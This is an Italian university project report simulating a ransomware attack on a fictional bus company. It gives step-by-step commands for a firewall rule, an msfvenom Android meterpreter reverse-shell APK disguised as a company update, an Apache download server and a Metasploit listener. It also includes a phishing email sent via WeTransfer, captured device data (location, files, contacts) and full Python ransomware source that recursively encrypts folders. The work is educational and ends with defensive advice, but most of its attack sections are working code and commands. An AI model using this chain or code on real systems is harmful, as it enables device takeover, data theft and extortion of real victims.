

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II



SCUOLA POLITECNICA E DELLE SCIENZE DI BASE

DIPARTIMENTO DI INGEGNERIA ELETTRICA E TECNOLOGIE
DELL'INFORMAZIONE

CORSO DI LAUREA MAGISTRALE IN INFORMATICA

Ransomware Simulation

Emanuele De stena

April 2026

1 Introduzione

Il ransomware è un malware progettato per criptare i file o bloccare l'accesso ai sistemi della vittima, richiedendo un riscatto in cambio della chiave di decrittazione. Nel contesto aziendale, l'impatto può paralizzare operazioni critiche: gestione flotte, prenotazioni, sistemi di pagamento e dati dei clienti.

Anche se in alcuni casi (non molto frequenti) il ransomware può essere installato sul dispositivo tramite sofisticate forme di attacco informatico (es: controllo da remoto), questo tipo di software malevoli si diffonde soprattutto attraverso comunicazioni ricevute via e-mail, sms o sistemi di messaggistica.

La simulazione di attacco in esame prevede di mostrare uno scenario tipico di attacco ransomware per mettere alla luce tutte le possibili vulnerabilità di un'azienda, sia di natura informatica che di natura umana dovuta alla scarsa attenzione o sensibilizzazione sulla sicurezza in rete.

1

L'azienda su cui si ambienterà l'attacco è un'azienda di che si occupa di trasporti, "MarinoBus": Un'impresa che fornisce una serie di servizi come prenotazioni online delle tratte, pagamento online e registrazione degli utenti nel suo sito web e molto altro.



L'obiettivo dell'attacco non è solo mostrare falle nel sistema software ma mostrare soprattutto la vulnerabilità umana ad una possibile minaccia, come una piccola disattenzione o malformazione sui pericoli e minacce informatiche possa compromettere l'intero sistema e i dati sensibili degli utenti, danneggiando sia il sistema stesso che l'immagine dell'impresa nel mercato.

Scendendo più nel dettaglio, l'attacco si struttura in 3 fasi, la prima fase mira alla ricognizione delle informazioni rilevanti per cercare la vittima designata per l'attacco, la fase due consiste in una semplice mail di phishing facendo leva sulle vulnerabilità umane e mostrando ciò che potrebbe essere frutto di una cattiva educazione informatica; infine, l'ultima fase rappresenta l'attacco vero e proprio inviando il virus direttamente alla vittima.

2 PRELIMINARI - Ricognizione

L'attacco ha come target il DBA dell'azienda Marinobus s.r.l, nello specifico si vuole crittare tutti i dati dei clienti (nome, cognome, metodi di pagamento...) al fine di chiedere un riscatto di 0.5 BTC; una volta concluso il pagamento, i dati dei cliente verranno nuovamente ripristinati.

La fase preliminare dell'attacco inizia con lo studio dell'azienda, si raccolgono dati sui contatti e l'organigramma disponibile sul sito ufficiale.

Una volta raccolti i dati sull'organigramma aziendale, si stabilisce il primo target da attaccare ai fini di risalire ai contatti dei lavoratori che non compaiono

in chiaro nel sito ufficiale; in particolare si prende in considerazione il contatto della segreteria in sede centrale "info@marinobus.it".

Successivamente si studia da google immagini un modo per entrare nella sede senza destare sospetti: Su google immagini ci sono diverse foto in prospettive diverse della sede centrale, in questo modo, studiando le varie angolazioni, si riesce a capire se ci sia un modo per stabilirsi nella struttura, senza essere scoperti.

Una volta dentro, si trova una zona esterna al contesto lavorativo come una sala d'aspetto o un punto ristoro, poi si ci si connette alla rete della struttura chiedendo semplicemente la password della Wi-Fi a qualcuno.

Questa rappresenta la prima vulnerabilità sfruttata poichè permettere a chiunque di connettersi alla rete comporterebbe un'esposizione ad attacchi che risulterebbero più semplici se connessi alla stessa Wi-Fi della vittima.

3 FASE 1 - Penetration test

Una volta connessi alla rete della struttura, inizia la fase di penetration test, l'obiettivo in questa prima parte di attacco è quello di trovare il contatto del DBA dalla lista contatti della segreteria.

Nel dettaglio, si crea un payload malevolo eseguibile in Android (con formato .apk) ed una sessione aperta di meterpreter, che si aprirà non appena la vittima avrà scaricato ed eseguito il payload nel dispositivo ed una volta collegato si riuscirà a risalire a tutti i dati sensibili della vittima, non solo lista contatti, ma anche posizione geografica, fotocamera, messaggi, applicazioni scaricate e molto altro ancora.

Il motivo della scelta di Android come dispositivo vittima ha fini di semplificazione della simulazione: Il sistema Android, seppur sicuro, segnala all'utente che il file che sta scaricando è dannoso e potrebbe costituire una minaccia, ma pone all'utente una scelta, se conservarlo ugualmente (correndo il rischio) o di bloccare il download; gli altri SO come iOS o Windows invece bloccano direttamente senza porre la possibilità all'utente di conservare ugualmente il file dannoso.

3.1 Impostazioni Firewall

Si inizia con un semplice comando "ip a" per identificare il nostro ip dove verrà indirizzato il traffico di rete proveniente dal dispositivo vittima. Si seguono i seguenti comandi sul prompt come amministratore nel proprio PC:

- *"netsh interface portproxy add v4tov4 listenport=4447 listenaddress=192.168.1.9 connectport=4447 connectaddress=192.168.230.132"*

```

PS C:\WINDOWS\system32> netsh interface portproxy add v4tov4 listenport=4447 listenaddress=192.168.1.9 connectport=4447 connectaddress=192.168.230.132
PS C:\WINDOWS\system32> netsh interface portproxy show all

Ascolta su ipv4:          Connetti a ipv4:
Indirizzo          Porta      Indirizzo          Porta
-----
192.168.1.9        4447      192.168.230.132    4447

PS C:\WINDOWS\system32> New-NetFirewallRule -DisplayName "Metasploit 4447" -Direction Inbound -Protocol TCP -LocalPort 4447 -Action Allow

Name                : {183c0eab-a115-476d-a339-12ae812d5b2e}
DisplayName          : Metasploit 4447
Description          :
DisplayGroup         :
Group                :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Inbound
Action               : Allow
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : Analisi della regola nell'archivio completata. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses : {}
PolicyAppId          :
PackageFamilyName    :

```

Questa è una nuova regola che verrà aggiunta al firewall, con lo scopo di far passare per autorizzata la connessione sulla porta 4447.

Lo scopo del firewall è quello di bloccare tutte le connessioni non autorizzate, con questo comando si passerà come autorizzati permettendo di stabilire una connessione.

3.2 Preparazione del payload e sessione Apache2

Dopo aver aggirato il firewall, si procede con la costruzione di un payload malevolo che ha l'obiettivo di connettersi con il sistema android della vittima. Si utilizza **msfvenom**, grazie a questo tool si sarà in grado di stabilire il controllo del dispositivo della vittima senza che quest'ultima lo sappia, la vittima in questione si occuperà solo di scaricare il file.

```

- sudo msfvenom -p android/meterpreter/reverse_tcp
  LHOST=192.168.1.9
  LPORT=4447
  -o /var/www/html/Marinobus_Update.apk

```

Questo Payload Marinobus_Update.apk, una volta scaricato si comporterà come un'applicazione normale, ma all'avvio, avvia silenziosamente una connessione di rete verso la nostra macchina.

Il termine "reverse" utilizzato nella costruzione del payload ha l'obiettivo di permettere al dispositivo della vittima di connettersi con la nostra

macchina ma non viceversa. Questo aggira automaticamente firewall, NAT e restrizioni di rete, perché le connessioni in uscita sono solitamente permesse di default.

una volta stabilito il file malevolo, diamo lui i relativi permessi per la sessione **Apache2**.

- `sudo chmod 644 /var/www/html/Marinobus_Update.apk`
- `sudo chown www-www-data /var/www/html/Marinobus_Update.apk`

A questo punto sarà tutto pronto e si potrà avviare la sessione di Apache2, che permetterà il download del file attraverso la rete.

- `sudo systemctl start apache2`
- `sudo systemctl status apache2`

Si osserverà su terminale kali, questo output:

```
(emanuele@kali)-[~]
└─$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /usr/lib
/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable apache2
Created symlink '/etc/systemd/system/multi-user.target.wants/apache2.service'
→ '/usr/lib/systemd/system/apache2.service'.

(emanuele@kali)-[~]
└─$ sudo systemctl start apache2


(emanuele@kali)-[~]
└─$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; prese
   Active: active (running) since Thu 2026-04-30 09:54:21 CEST; 32min ago
   Invocation: 4934278b83cb4deca6b4384585f0c431
   Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 9389 (apache2)
   Status: "Total requests: 3; Idle/Busy workers 100/0;Requests/sec: 0.001"
   Tasks: 7 (limit: 2040)
   Memory: 15.3M (peak: 22M, swap: 1.3M, swap peak: 1.3M)
   CPU: 473ms
   CGroup: /system.slice/apache2.service
```

Se necessario bisogna utilizzare il comando `sudo systemctl enable apache2` per permettere il download automatico del payload non appena si inserisce l'url nel browser.

Ora il payload è scaricabile in rete, ai fini di questa simulazione non si invierà l'url alla vittima poichè il suo browser potrebbe bloccare l'installazione,

per cui si procede nell'installarlo sulla nostra macchina per poi inoltrarlo via mail di phishing.

L'url da inserire si compone in questo modo: `http://LOCAL_HOST/Marinobus_Update` HTTP permette il download diretto senza popup o warning aggiuntivi, aumentando la probabilità che l'utente completi l'azione.



3.3 Sessione Meterpreter

Mantenendo aperta la sessione di apache2 (importante che resti aperta altrimenti il file non sarebbe più scaricabile) si apre un secondo terminale kali e si avvia **msfconsole**, console operativa metaexploit framework. Questa console si occupa di orchestrare, gestire e tracciare tutte le fasi operative di un test di penetrazione o simulazione d'attacco.

L'obiettivo in questa sessione sarà quella di stabilire una connessione con il dispositivo della vittima (dopo l'esecuzione del payload) ed estrarre tutti i dati sensibili della vittima come: contatti, sms, posizione geografica e così via. Allo scopo dell'attacco, sono necessarie solo la lista dei contatti.

Si procede, una volta dentro msfconsole, alla configurazione del listener che permetterà di connettersi al dispositivo vittima, in particolare per attendere la connessione inversa generata dall'APK Android.:

- *use exploit/multi/handler*

una volta dentro si procede con la generazione della sessione di meterpreter il quale di aprirà non appena la vittima avrà installato l'apk sul suo dispositivo

- *set PAYLOAD android/meterpreter/reverse_tcp*
- *set LHOST LOCALHOST*
- *set LPORT 4447*
- *set ExitOnSession false* (mantiene il listener attivo anche se si connette)

– *exploit -j*

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.230.132:4447
msf exploit(multi/handler) > █
```

In questo momento la sessione è aperta e in attesa di connessione, a questo punto non resta che attendere che la vittima abbocchi!

4 Phishing

Gli attacchi di phishing sono i più semplici e diffusi al giorno d'oggi, si trattano di mail fittizie che fanno leva sulle vulnerabilità umana, segnalando ad esempio problemi bancari, transazioni avvenute senza il consenso, falsi malfunzionamenti e così via.

Una mail di phishing, per far sì che sia efficace deve seguire il contesto in cui si trova, nel caso in esame si andrà a segnalare un aggiornamento nei protocolli di sicurezza nell'applicativo a seguito di nuove minacce alla riservatezza dei dati.

In questa mail verrà nascosto il payload inducendo la vittima a doverlo installare per aggiornare i sistemi di sicurezza per la verifica dei biglietti alla partenza. in questo caso, però, non si potrà utilizzare gmail o outlook in quanto potrebbero rilevare il payload e non permetterne l'invio, per cui si utilizzerà **WeTransfer** che permette di inoltrare file di ogni tipo a qualsiasi e-mail senza restrizioni.

Si procede, quindi con la costruzione della mail:

Una volta che la vittima avrà scaricato ed aperto l'apk, si procede con l'osservare se la connessione `reverse_tcp` è stata aperta, per verificarlo, si torna sul terminale di `msfconsole` e si inserisce il comando.

- *jobs -l*

Si osserva se la sessione è ancora attiva, in caso affermativo, si verifica se si è riusciti ad accedere al dispositivo della vittima:

- *sessions -l*

amministrazione@marinobus.it

ti ha inviato
Marinobus_Update.apk

1 elemento, 10 KB in totale • Scade il 9 maggio 2026

IMPORTANTE! L'app Marinobus è stata vittima di tracciamento da persone non autorizzate. Si prega di eseguire questo file entro le prossime 2 ore per aggiornare i protocolli di sicurezza

Scarica i tuoi file

Link per il download

<https://wetransfer.com/downloads/d32bd972568663e217fc8ce48ff75f3620260508083512/e0a85d90a5aa10e>

Se tutto ha funzionato correttamente si potrà osservare un dispositivo collegato con identificatore "1":

4.1 Connessione stabilita

```
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[-] Handler failed to bind to 192.168.1.9:4447:- -
[*] Started reverse TCP handler on 0.0.0.0:4447
msf exploit(multi/handler) > [*] Sending stage (72508 bytes) to 192.168.230.1
[*] Meterpreter session 1 opened (192.168.230.132:4447 → 192.168.230.1:50620)
) at 2026-05-01 10:16:36 +0200
```

- *session -i 1* (selezioniamo il dispositivo)

Questo tipo di attacco è "silenzioso", ovvero dopo che la vittima avrà eseguito l'apk, non dovrà fare più nulla, potrà continuare ad utilizzare il proprio dispositivo come al solito, senza sapere effettivamente che tutti i suoi dati sensibili sono stati rubati.

All'interno della sessione, ora, si potranno osservare diverse caratteristiche del dispositivo: informazioni di sistema, geolocalizzazione del dispositivo, app, installate, messaggi whatsapp inviati, fotocamera e molto altro ancora.

```
meterpreter > geotocate
[*] Current Location:
    Latitude: 41.2302922
    Longitude: 16.4894703

To get the address: https://maps.googleapis.com/maps/api/geocode/json?latlng=
41.2302922,16.4894703&sensor=true
```

```

040776/rwxrwx 3488 dir 2025-12-15 09:43:09 + MIUI
rw- 0100
040776/rwxrwx 3488 dir 2021-07-12 14:05:41 + MiVideoDownload
rw- 0200
040776/rwxrwx 3488 dir 2021-04-17 18:25:19 + Movies
rw- 0200
040776/rwxrwx 3488 dir 2020-10-12 09:20:52 + Music
rw- 0200
040776/rwxrwx 3488 dir 2022-04-04 08:51:34 + Notifications
rw- 0200
040776/rwxrwx 3488 dir 2022-03-10 08:40:25 + Pictures
rw- 0100
040776/rwxrwx 3488 dir 2022-01-19 09:56:27 + Recordings
rw- 0100
040776/rwxrwx 3488 dir 2020-10-10 21:18:07 + Ringtones
rw- 0200
040776/rwxrwx 53248 dir 2022-03-23 17:07:45 + Snapchat
rw- 0100
040776/rwxrwx 3488 dir 2020-10-09 21:14:23 + Telegram
rw- 0200
100666/rw-rw- 7390765 fil 2025-12-14 15:01:58 + app-debug.apk
rw- 0100
040776/rwxrwx 3488 dir 2020-10-10 15:57:50 + com.facebook.katana
rw- 0200
040776/rwxrwx 3488 dir 2020-10-14 12:32:54 + com.facebook.orca
rw- 0200
040776/rwxrwx 3488 dir 2022-12-25 09:29:28 + com.xiaomi.bluetooth
rw- 0100
100666/rw-rw- 2 fil 2021-06-26 11:30:40 + dctp
rw- 0200
100666/rw-rw- 74 fil 2021-06-26 11:30:45 + did
rw- 0200
040776/rwxrwx 3488 dir 2026-04-29 11:57:59 + documents
rw- 0200
100666/rw-rw- 366793 fil 2021-08-19 18:02:35 + mace_cl_compiled_progr
am.bin
040776/rwxrwx 3488 dir 2020-12-12 00:07:45 + mace_run
rw- 0100
040776/rwxrwx 3488 dir 2022-05-15 19:49:28 + ramdump
rw- 0200
040776/rwxrwx 3488 dir 2020-12-12 07:13:47 + voip-data
rw- 0100
040776/rwxrwx 3488 dir 2022-05-24 13:19:17 + whatsapp

```

Tramite il comando *dump_contacts* e *dump_message*, si riesce ad accedere ai contatti ed SMS del dispositivo Android; essendo una simulazione non verranno mostrati i contatti del cellulare attaccato per riservatezza, si suppone ci sia tra quei contatti, il numero telefonico del DBA, al quale verrà inviato l'attacco ransomware.

5 Attacco Ransomware

Come è stato già detto, il ransomware è un tipo di attacco che mira a rendere inaccessibili i dati tramite la crittografia e chiedere un riscatto per restituire l'accesso.

In quest'ultima fase di simulazione, si procede con la stesura del codice python che implementa il metodo di crypting e decrypting di una specifica cartella nel file system della vittima.

A fine della simulazione, su Kali, si crea una cartella con all'interno dei file .txt con all'interno alcuni dati sensibili (finti) come: nome, cognome, e metodo di pagamento.

```
$ cat ~/RansomwareTest/dati-utenti
id: 001
nome: MARIO
cognome: ROSSI
metodo di pagamento: postepay
numero carta: 1234 1423 1243 3241

id: 002
nome: Giulia
cognome: Bianchi
metodo di pagamento: intesa san paolo
numero carta: 6789 8796 9876 9678
```

Successivamente si prepara l'ambiente per la stesura del codice python di crypting e decrypting: Si crea un file python chiamato `ransomware_win.py`:

```

1  #!/usr/bin/env python3
2  import os
3  from cryptography.fernet import Fernet
4
5  class SimpleRansomware:
6      def __init__(self, key=None):
7          self.key = key or Fernet.generate_key()
8          self.cipher = Fernet(self.key)
9
10     def encrypt_file(self, filepath):
11         try:
12             with open(filepath, 'rb') as f:
13                 data = f.read()
14                 encrypted = self.cipher.encrypt(data)
15                 os.rename(filepath, filepath + '.locked')
16                 with open(filepath + '.locked', 'wb') as f:
17                     f.write(encrypted)
18                 print(f"[+] Criptato: {filepath}")
19         except Exception as e:
20             print(f"[-] Errore: {e}")
21
22     def decrypt_file(self, filepath):
23         try:
24             with open(filepath, 'rb') as f:
25                 encrypted = f.read()
26                 decrypted = self.cipher.decrypt(encrypted)
27                 original_path = filepath.replace('.locked', '')
28                 with open(original_path, 'wb') as f:
29                     f.write(decrypted)
30                 os.remove(filepath)
31                 print(f"[+] Decriptato: {original_path}")
32         except Exception as e:
33             print(f"[-] Errore: {e}")

```

La libreria utilizzata in questo codice è **Fernet** il quale implementa un algoritmo di crypting **AES-128-CBC** con autenticazione **HMAC-SHA256**. La classe **SimpleRansomware** è il "motore" principale dello script. All'inizializzazione, genera automaticamente una chiave crittografica univoca tramite **Fernet.generate_key()**

e configura il cifrario. La classe centralizza tutte le operazioni, gestisce il ciclo di vita della chiave (salvataggio/recupero per simulare il pagamento) e coordina la scansione ricorsiva delle cartelle.

Il metodo **encrypt_file** prende in input il percorso di un singolo file e ne blocca l'accesso: Successivamente legge il contenuto originale in modalità binaria (rb), poi cifra i byte con la chiave attiva e inquina il file aggiungendo l'estensione **.locked**. Scrive la versione cifrata nel nuovo file ed elimina il file in chiaro originale (simulando il comportamento reale di un ransomware).

Il metodo **decrypt_file** esegue l'operazione inversa per ripristinare i dati: Legge il file **.locked**, decifra il contenuto usando la chiave di sessione, rinomina il file rimuovendo **.locked** e ripristinando il nome originale ed infine scrive i dati decifrati e rimuove la versione cifrata.

Nella simulazione, tutti i file condividono la stessa chiave di sessione per semplicità; in un ransomware reale si userebbe tipicamente una chiave diversa per file.

```

35  ✓      def encrypt_folder(self, folder_path):
36          print(f"\n[*] Inizio crittografia cartella: {folder_path}")
37          for root, dirs, files in os.walk(folder_path):
38              for file in files:
39                  if not file.endswith('.locked') and file != 'HOW_TO_DECRYPT.txt':
40                      filepath = os.path.join(root, file)
41                      self.encrypt_file(filepath)
42
43          with open(os.path.join(folder_path, 'HOW_TO_DECRYPT.txt'), 'wb') as f:
44              f.write(self.key)
45          print(f"\n[!] Chiave salvata in: {folder_path}/HOW_TO_DECRYPT.txt")
46
47  ✓      def decrypt_folder(self, folder_path):
48          print(f"\n[*] Inizio decriptazione cartella: {folder_path}")
49          key_file = os.path.join(folder_path, 'HOW_TO_DECRYPT.txt')
50          if os.path.exists(key_file):
51              with open(key_file, 'rb') as f:
52                  self.key = f.read()
53                  self.cipher = Fernet(self.key)
54
55          for root, dirs, files in os.walk(folder_path):
56              for file in files:
57                  if file.endswith('.locked'):
58                      filepath = os.path.join(root, file)
59                      self.decrypt_file(filepath)
60              print("\n[+] Tutti i file decriptati!")
61          else:
62              print("[-] Chiave non trovata!")

```

Questi due metodi hanno lo scopo di cryptare/decryptare tutti i file presenti nella cartella designata utilizzando la stessa chiave salvata.

Il metodo **encrypt_folder** esegue una scansione ricorsiva della directory target, identifica tutti i file presenti ed esclude automaticamente quelli già crittati o il file di istruzioni. Per ciascun elemento trovato richiama la funzione di cifratura, trasforma i dati originali e rinomina i file aggiungendo l'estensione **.locked**.

Al termine del processo salva la chiave di sessione crittografica in un file di testo dedicato all'interno della stessa cartella, simulando il meccanismo di recupero che tipicamente segue il pagamento del riscatto. Anche in questo caso, il metodo **decrypt_folder** effettua l'operazione inversa. Durante l'esecuzione decifra i contenuti, ripristina i nomi originali eliminando il suffisso, riscrive i dati in chiaro e rimuove le versioni bloccate, completando così il ciclo di recupero.

simulato in modo coerente con la fase di cifratura.

```
if __name__ == "__main__":
    import sys

    print("┌───────────────────────────────────┐")
    print("│  RANSOMWARE SIMULATOR - Marinobus  │")
    print("└───────────────────────────────────┘\n")

    if len(sys.argv) < 3:
        print("Uso: python3 ransomware_win.py <encrypt|decrypt> <percorso>")
        print("Esempio: python3 ransomware_win.py encrypt /root/ransomware_test/marinobus_data")
        sys.exit(1)

    action = sys.argv[1]
    target = sys.argv[2]

    ransomware = SimpleRansomware()

    if action == "encrypt":
        ransomware.encrypt_folder(target)
        print("\n[+] Tutti i file criptati!")
        print("[!] Per decriptare: python3 ransomware_win.py decrypt <percorso>")
    elif action == "decrypt":
        ransomware.decrypt_folder(target)
    else:
        print("Azione non valida. Usa 'encrypt' o 'decrypt'")
```

L'ultima parte di codice ha la funzione di trasformare la classe interna in un tool operativo da riga di comando: intercetta gli argomenti passati dall'utente, verifica che siano presenti e validi, crea un'istanza della classe SimpleRansomware e instrada l'esecuzione verso `encrypt_folder` o `decrypt_folder` in base al comando ricevuto. Nel ramo di decriptazione, si occupa specificamente di leggere la chiave crittografica dal file *HOW_TO_DECRYPT.txt* e di reinizializzare il cifrario prima di avviare il ripristino, eliminando la necessità per l'utente di gestire manualmente i parametri tecnici.

Ora per rendere il codice eseguibile a linea di comando, si utilizzi appositamente:

- *sudo apt update*
- *sudo apt install python3-cryptography*

Una volta terminata l'installazione si procede con:

- *python3 /Ransomware_win.py encrypt /path/to/folder-ransomware*

```
(emanuele@kali)-[~/RansomwareTest]
$ python3 ~/ransomware_win.py encrypt /home/emanuele/RansomwareTest

RANSOMWARE SIMULATOR - Marinobus

ransomware_decrypt_folder(target)

[*] Inizio crittografia cartella: /home/emanuele/RansomwareTest
[+] Criptato: /home/emanuele/RansomwareTest/dati-utenti

[!] Chiave salvata in: /home/emanuele/RansomwareTest/HOW_TO_DECRYPT.txt

[+] Tutti i file criptati!
[!] Per decriptare: python3 ransomware_win.py decrypt <percorso>
```

Risultato:

```
gAAAAABp_EKETo5-zqkpt0yAi5xItSikwHFC4JDscb88WyxP0b-E3gxz1Ve-56-
c9xPvuz5sMLpxIxdq6rK1B0jYU38m8kVQrFx-
Oc3lAb6M0An0J0mBZkihVHn51TMs0_W5fKqfJcCQuucwHhWQGImcze9am0rPmoCcIzDf0fmcVT5U_w
gxinBZnMEjtoMnFPmxNhLE1-
KkENrjjje4dNZmC79atNNqKuooxr2XzQryB0GRi1LhRhy9FZFxmSIuJgH8gUqtWzISHelYgIZTrrx00P
7QSAKkjHm0cIxukJsFWnvX9yTQjshh8ezgYjgFMrLdJ5EQBXCeQwvbNdp0HVh29neLuu0HJMTLLFJupuN
p9puiEE=
```

Per ripristinare i dati , si ripete nuovamente il processo ma con *decrypt*, ovviamente, solo dopo l'accertamento del pagamento del riscatto. Prima di lanciare il comando di decrypting, è possibile notare come nella cartella dei dati sensibili cryptata, viene inserito un altro file testo **HOW_TO_DECRYPT.txt** nel quale inserita la richiesta di riscatto e come procedere per il ripristino dei dati.

```
$ python3 ~/ransomware_win.py decrypt /home/emanuele/RansomwareTest

RANSOMWARE SIMULATOR - Marinobus

[*] Inizio decriptazione cartella: /home/emanuele/RansomwareTest
[+] Decriptato: /home/emanuele/RansomwareTest/dati-utenti

[+] Tutti i file decriptati!
```

Questi comandi di cripyring e decrypting devono essere automatici all'interno di un file per far si che appena la vittima installa l'eseguibile, possa procedere tutto in maniera automatica.

Per cui si può riutilizzare la sessione di apache2 per renderlo scaricabile via web.

Si prepara il file per il download.

- `cp /ransomware_win.py /var/www/html/`

Si procede ora alla riapertura (nello stesso terminale) della sessione di apache2

- `sudo systemctl start apache2`

Ora il file è pronto per essere inviato alla vittima ed ottenere il riscatto.

6 Conclusioni

Questa simulazione mira ad osservare in che modo la scarsa formazione sui pericoli del web potrebbe danneggiare un'azienda, al giorno d'oggi ci sono diversi protocolli di sicurezza che renderebbero questo attacco più complicato come ad esempio firewall più rigidi o controllo maggiore sulla posta ricevuta.

Inoltre, Un'attenta analisi della posta ricevuta bloccherebbe questo attacco già dalle prime fasi, come ad esempio rendersi conto che una mail è stata ricevuta in modo anomalo rispetto a come vengono ricevute solitamente (mail ricevute tramite Gmail o Outlook piuttosto che WeTransfer, se riguardano avvisi importanti).

Per concludere, bisogna tenere riservate informazioni sensibili come password della rete della struttura o meglio, prima di connettersi alla rete, si chiede loro di inserire username e password assegnate dall'azienda stessa, impedendo a intruders non autorizzati di accedere alla rete.